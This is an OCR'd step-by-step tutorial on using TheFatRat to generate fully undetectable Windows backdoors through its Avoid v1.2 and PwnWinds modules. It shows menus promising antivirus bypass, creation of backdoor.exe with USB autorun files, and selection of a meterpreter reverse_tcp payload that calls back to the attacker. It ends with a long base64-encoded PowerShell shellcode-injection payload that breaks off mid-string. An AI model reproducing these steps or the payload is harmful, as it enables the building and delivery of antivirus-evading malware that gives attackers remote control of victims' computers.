
Example 3: Create Fud Backdoor with Avoid v1.2

We will be Creating a backdoor with Avoid Utility.




```
    \__.' .|-' /   [--]  Created by: Edo Maland (Screetsec) [--]
    L   /|o'--'\   [--]        Version: 1.9.7               [--]
    |  /\/\/\   \  [--]       Codename: Whistle             [--]
    J /       \.__\ [--]  Follow me on Github: @Screetsec   [--]
    J/        \.__\ [--]  Dracos Linux : @dracos-linux.org  [--]
    |/          /   [--]                                    [--]
     \        .'\.  [--]     SELECT AN OPTION TO BEGIN:     [--]
   ____)_/\_(___\.  [--] .__________________________________[--]
  (___._/  \_.___)'\_.--------------------------------------/


        [01]  Create Backdoor with msfvenom
        [02]  Create Fud 100% Backdoor with Fudwin 1.0
        [03]  Create Fud Backdoor with Avoid v1.2
        [04]  Create Fud Backdoor with backdoor-factory [embed]
        [05]  Backdooring Original apk [Instagram, Line,etc]
        [06]  Create Fud Backdoor 1000% with PwnWinds [Excelent]
        [07]  Create Backdoor For Office with Microsploit
        [08]  Trojan Debian Package For Remote Acces [Trodebi]
        [09]  Load/Create auto listeners
        [10]  Jump to msfconsole
        [11]  Searchsploit
        [12]  File Pumper [Increase Your Files Size]
        [13]  Configure Default Lhost & Lport
        [14]  Cleanup
        [15]  Help
        [16]  Credits
        [17]  Exit

┌─[TheFatRat]─[~]-[menu]:
└──────→ 3
```

We are specifying the backdoor name which is backdoor.exe




```
        .:::d8888:?88888888??a888888b:::.
      .::d8888888a8888888aa8888888888b:::.
     ::::dP::::::::88888888888::::::::Yb::::
    ::::dP:::::::::Y888888888P:::::::::Yb::::
   ::::d8:::::::::::Y8888888P:::::::::::8b::::
  .::::88::::::::::::Y88888P::::::::::::88::::.
  :::::Y8baaaaaaaaaa88P:T:Y88aaaaaaaaaad8P:::::
  :::::::Y88888888888P::|::Y88888888888P:::::::
  ::::::::::::::::888:::|:::888::::::::::::::::
   ::::::::::::::8888888888888b::::::::::::::
   ::::::::::::::88888888888888::::::::::::::
    :::::::::::::d88888888888888:::::::::::::
     ::::::::::::88::88::88:::88::::::::::::
      ::::::::::88::88::88:::88::::::::::
       ::::::::88::88::P::::88::::::::
        ::::::88::88::::::::88:::::::
           ::::::::::::::::::::::
               :::::::::

              REMAKE: Screetsec ( Edo -maland- )
      OPEN SOURCE :  NCC Group Plc ( http://www.nccgroup.com )
  DEVELOPED :  Daniel Compton, daniel dot compton at nccgroup dot com
================================================================================
          METASPLOIT SHELL A.V. FOR BYPASS AV THIS VERSION 2.1
================================================================================

TYPE THE DESIRED OUTPUT FILENAME (APP.exe) : backdoor.exe

TYPE THE DESIRED LABEL FOR THE AUTORUN FILES : Demo
```

We have to select the strength or the size of the payload so in this example, we have selected Normal payload stealth.



```
                                   TheFatRat

========================================================================

 1. Normal [ 400K payload ]  - [ fast compile ]

 2. Stealth [ 1-2 MB payload ] - [ fast compile ]

 3. Super Stealth - [ 10-20MB payload ]

 4. Insane Stealth - [ 50MB payload ]

 5. Desperate Stealth - [ 100MB payload ]
 TYPE THE NUMBER IF YOU WANT :  1
```


In the below screenshot, you can see that our Payload is successfully created with the name backdoor.exe in the specified path.



```
                (O _ ____)
                 (O ____)

=================================================================

 1. Normal [ 400K payload ]  - [ fast compile ]

 2. Stealth [ 1-2 MB payload ] - [ fast compile ]

 3. Super Stealth - [ 10-20MB payload ]

 4. Insane Stealth - [ 50MB payload ]

 5. Desperate Stealth - [ 100MB payload ]

 TYPE THE NUMBER IF YOU WANT :  1


[-] Normal selected, please wait a few seconds

[-] Generating random seed for padding...please wait

[ 0110011100100100111011100110101010101011010100101011100101010101010    ]

[+] Your payload has been successfully created and is located here: /home/kali/Desktop/TheFatRat/TheFatRat/backdoor.exe

[+] I have also created 3 AutoRun files here: /home/kali/Desktop/TheFatRat/TheFatRat/autorun/ - simply copy these files to a CD
 or USB

Press [ENTER] key to return to menu
```


Example 4: Create Fud Backdoor 1000% with PwnWinds [Excelent]

We will create a backdoor using PwnWinds Utility which is more powerful than others.




```
  \__.' .|-' /   [--]  Created by: Edo Maland (Screetsec) [--]
   L   /|o'--'\  [--]          Version: 1.9.7              [--]
   |  /\/\/\   \ [--]        Codename: Whistle             [--]
   J /       \.__\ [--]  Follow me on Github: @Screetsec   [--]
   J/        \.__\ [--]  Dracos Linux : @dracos-linux.org  [--]
   |/          /   [--]                                    [--]
   \          .'\. [--]    SELECT AN OPTION TO BEGIN:      [--]
  ____)_/\_(___\. [--] .________________________________[--]
 (___._/  \_.___)'\_.------------------------------------/


         [01]  Create Backdoor with msfvenom
         [02]  Create Fud 100% Backdoor with Fudwin 1.0
         [03]  Create Fud Backdoor with Avoid v1.2
         [04]  Create Fud Backdoor with backdoor-factory [embed]
         [05]  Backdooring Original apk [Instagram, Line,etc]
         [06]  Create Fud Backdoor 1000% with PwnWinds [Excelent]
         [07]  Create Backdoor For Office with Microsploit
         [08]  Trojan Debian Package For Remote Acces [Trodebi]
         [09]  Load/Create auto listeners
         [10]  Jump to msfconsole
         [11]  Searchsploit
         [12]  File Pumper [Increase Your Files Size]
         [13]  Configure Default Lhost & Lport
         [14]  Cleanup
         [15]  Help
         [16]  Credits
         [17]  Exit

 ┌─[TheFatRat]─[~]─[menu]:
 └──────> 6
```

You can see that there is the various option for backdoor types, so in this example, we are creating a .bat extension payload which is a batch script in Windows T


kali@kali: ~/Desktop/Th...
kali@kali: ~/Desktop/TheFatRat/TheFatRat
kali@kali: ~/Desktop/TheFatRat/TheFatRat 127x31
05:08 AM
50%


```
                PwnWind Version  v1.5
             Pwned Windows with backdoor
           Author : Edo Maland (Screetsec)
     Powershell Injection attacks on any Windows Platform

  [1]  Create a bat file+Powershell (FUD 100%)
  [2]  Create exe file with C# + Powershell (FUD 100%)
  [3]  Create exe file with apache + Powershell (FUD 100%)
  [4]  Create exe file with C + Powershell (FUD 98 %)
  [5]  Create Backdoor with C + Powershell + Embed Pdf (FUD 80%)
  [6]  Create Backdoor with C / Meteperter_reverse_tcp (FUD 97%)
  [7]  Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
  [8]  Create Backdoor with C to dll ( custom dll inject )
  [9]  Back to Menu

┌─[TheFatRat]─[~]─[pwnwind]:
└──────→ 1
```

Now, we are specifying the name for the payload and selecting the purpose of the payload. So in this case the payload is designed to give a reverse TCP connection to the attacker.


kali@kali: ~/Desktop/Th...
kali@kali: ~/Desktop/TheFatRat/TheFatRat
kali@kali: ~/Desktop/TheFatRat/TheFatRat 127x31
05:08 AM
50%

```
  [6]  Create Backdoor with C / Meteperter_reverse_tcp (FUD 97%)
  [7]  Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
  [8]  Create Backdoor with C to dll ( custom dll inject )
  [9]  Back to Menu

┌─[TheFatRat]─[~]─[pwnwind]:
└──────→ 1


  Your local IPV4 address is : 192.168.64.128
  Your local IPV6 address is : fe80::20c:29ff:fe79:dbe5
  Your public IP address is : 106.220.65.229
  Your Hostname is : 3(NXDOMAIN


 Please enter the base name for output files :trojan


  +-------------------------------------------------+
  | [ 1 ] windows/shell_bind_tcp                    |
  | [ 2 ] windows/shell/reverse_tcp                 |
  | [ 3 ] windows/meterpreter/reverse_tcp           |
  | [ 4 ] windows/meterpreter/reverse_tcp_dns       |
  | [ 5 ] windows/meterpreter/reverse_http          |
  | [ 6 ] windows/meterpreter/reverse_https         |
  +-------------------------------------------------+

  Choose Payload :3
```

You can see that our payload is created and saved in the specified path.




```
DAAeABiADkALAAwAHgANQBiACwAMAB4ADgAOAAsADAAeAA4ADEALAAwAHgAYgAxACwAMAB4ADcANgAsADAAeABkAGQALAAwAHgAYgA4ACwAMAB4ADkAYgAsADAAeAAx
AGUALAAwAHgAMQAyACwAMAB4AGYAMAAsADAAeAAyADMALAAwAHgAZABmACwAMAB4ADMAYwAsADAAeAA4ADMALAAwAHgANQAwACwAMAB4AGUAZAAsADAAeABlADMALAA
wAHgAMwBmACwAMAB4AGYAZgAsADAAeAA1AGQALAAwAHgANgBiACwAMAB4ADkAOQAsADAAeABmADgALAAwAHgAZAA0ACwAMAB4ADcAYgAsADAAeAAxAGEALAAwAHgAZA
A2ACwAMAB4ADUAZgAsADAAeABlAGIALAAwAHgAZQA1ACwAMAB4AGQANwAsADAAeAA5AGYALAAwAHgAMgA1ACwAMAB4ADIAMQAsADAAeAA4ADMALAAwAHgAYwBmACwAM
AB4ADUAZAAsADAAeAA4ADAALAAwAHgAYQBjACwAMAB4ADkAYgAsADAAeAA5AGQALAAwAHgAMgBkACwAMAB4ADcAOQAsADAAeAAzADEALAAwAHgAOQA0ACwAMAB4AGIA
OQAsADAAeAA0ADIALAAwAHgANgBlACwAMAB4AGUAOAAsADAAeABiADkALAAwAHgAMgBiACwAMAB4ADYAZAAsADAAeABlADkALAAwAHgAYQA2ACwAMAB4ADMAYgAsADA
AeABmADgALAAwAHgAMABmACwAMAB4ADgAOAAsADAAeAA2AGIALAAwAHgAYQBiACwAMAB4ADkAZgAsADAAeAA2ADgALAAwAHgAZABjACwAMAB4ADAAYgAsADAAeAA3AD
AALAAwAHgAMAAwACwAMAB4ADMANgAsADAAeAA4ADQALAAwAHgAYQBmACwAMAB4ADMAMAAsADAAeAAzADkALAAwAHgANABlACwAMAB4AGQAOAAsADAAeABkAGEALAAwA
HgAZAA2ACwAMAB4ADIANwAsADAAeABiADAALAAwAHgANwAyACwAMAB4ADQAZQAsADAAeAA2ADIALAAwAHgANABhACwAMAB4AGUAMwAsADAAeAA4AGYALAAwAHgAYgA4
ACwAMAB4ADMANgAsADAAeAAyADMALAAwAHgAMQBiACwAMAB4ADQAZgAsADAAeABjADYALAAwAHgAZQBkACwAMAB4AGUAYwAsADAAeAAzAGEALAAwAHgAZAA0ACwAMAB
4ADkAOQAsADAAeAAxAGMALAAwAHgANwAxACwAMAB4ADgANgAsADAAeAAwAGYALAAwAHgAMgAyACwAMAB4AGEAZgAsADAAeABhAGQALAAwAHgAYQBmACwAMAB4AGIANg
AsADAAeAA1ADQALAAwAHgANgA0ACwAMAB4AGYAOAAsADAAeAAyAGUALAAwAHgANQA3ACwAMAB4ADUAMQAsADAAeABjAGUALAAwAHgAZgAwACwAMAB4AGEAOAAsADAAe
ABiADQALAAwAHgANAA1ACwAMAB4ADMAOAAsADAAeAAzAGQALAAwAHgANwA3ACwAMAB4ADMAMQAsADAAeAA0ADUALAAwAHgAZAAxACwAMAB4ADcANwAsADAAeABjADEA
LAAwAHgAMQAzACwAMAB4AGIAYgAsADAAeAA3ADcALAAwAHgAYQA5ACwAMAB4AGMAMwAsADAAeAA5AGYALAAwAHgAMgBiACwAMAB4AGMAYwAsADAAeAAwAGIALAAwAHg
AMABhACwAMAB4ADUAOAAsADAAeAA1AGQALAAwAHgAOQBlACwAMAB4AGIANQAsADAAeAAwADkALAAwAHgAMwAyACwAMAB4ADAAOQAsADAAeABkAGUALAAwAHgAYgA3AC
wAMAB4ADYAZAAsADAAeAA3AGQALAAwAHgANAAxACwAMAB4ADQANwAsADAAeAA1ADgALAAwAHgANwBmACwAMAB4AGIAZAAsADAAeAA5AGUALAAwAHgAYQA0ACwAMAB4A
GYANQAsADAAeABhAGYALAAwAHgAMgAyADsAJABnACAAPQAgADAAeAAxADAAMAAwADsAaQBmACAAKAAkAHoALgBMAGUAbgBnAHQAaAAgAC0AZwB0ACAAMAB4ADEAMAAw
ADAAKQB7ACQAZwAgAD0AIAAkAHoALgBMAGUAbgBnAHQAaAB9ADsAJABhAG4AYgA9ACQAdwA6ADoAVgBpAHIAdAB1AGEAbABBAGwAbABvAGMAKAAwACwAMAB4ADEAMAA
wADAALAAkAGcALAAwAHgANAAwACkAOwBmAG8AcgAgACgAJABpAD0AMAA7ACQAaQAgAC0AbABlACAAKAAkAHoALgBMAGUAbgBnAHQAaAAtADEAKQA7ACQAaQArACsAKQ
AgAHsAJAB3ADoAOgBtAGUAbQBzAGUAdAAoAFsASQBuAHQAUAB0AHIAXQAoACQAYQBuAGIALgBUAG8ASQBuAHQAMwAyACgAKQArACQAaQApACwAIAAkAHoAWwAkAGkAX
QAsACAAMQApAH0AOwAkAHcAOgA6AEMAcgBlAGEAdABlAFQAaABEAGUAYQBkACgAMAAsADAALAAkAGEAbgBiACwAMAAsADAALAAwACkAOwBmAG8AcgAgACgAOwA7ACkA
ewBTAHQAYQByAHQALQBzAGwAZQBlAHAAIAA2ADAAfQA7ACcAOwAkAGUAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAEMAbwBuAHYAZQByAHQAXQA6ADoAVABvAEIAYQBzAGU
ANgA0AFMAdAByAGkAbgBnACgAWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAVQBuAGkAYwBvAGQAZQAuAEcAZQB0AEIAeQB0AG
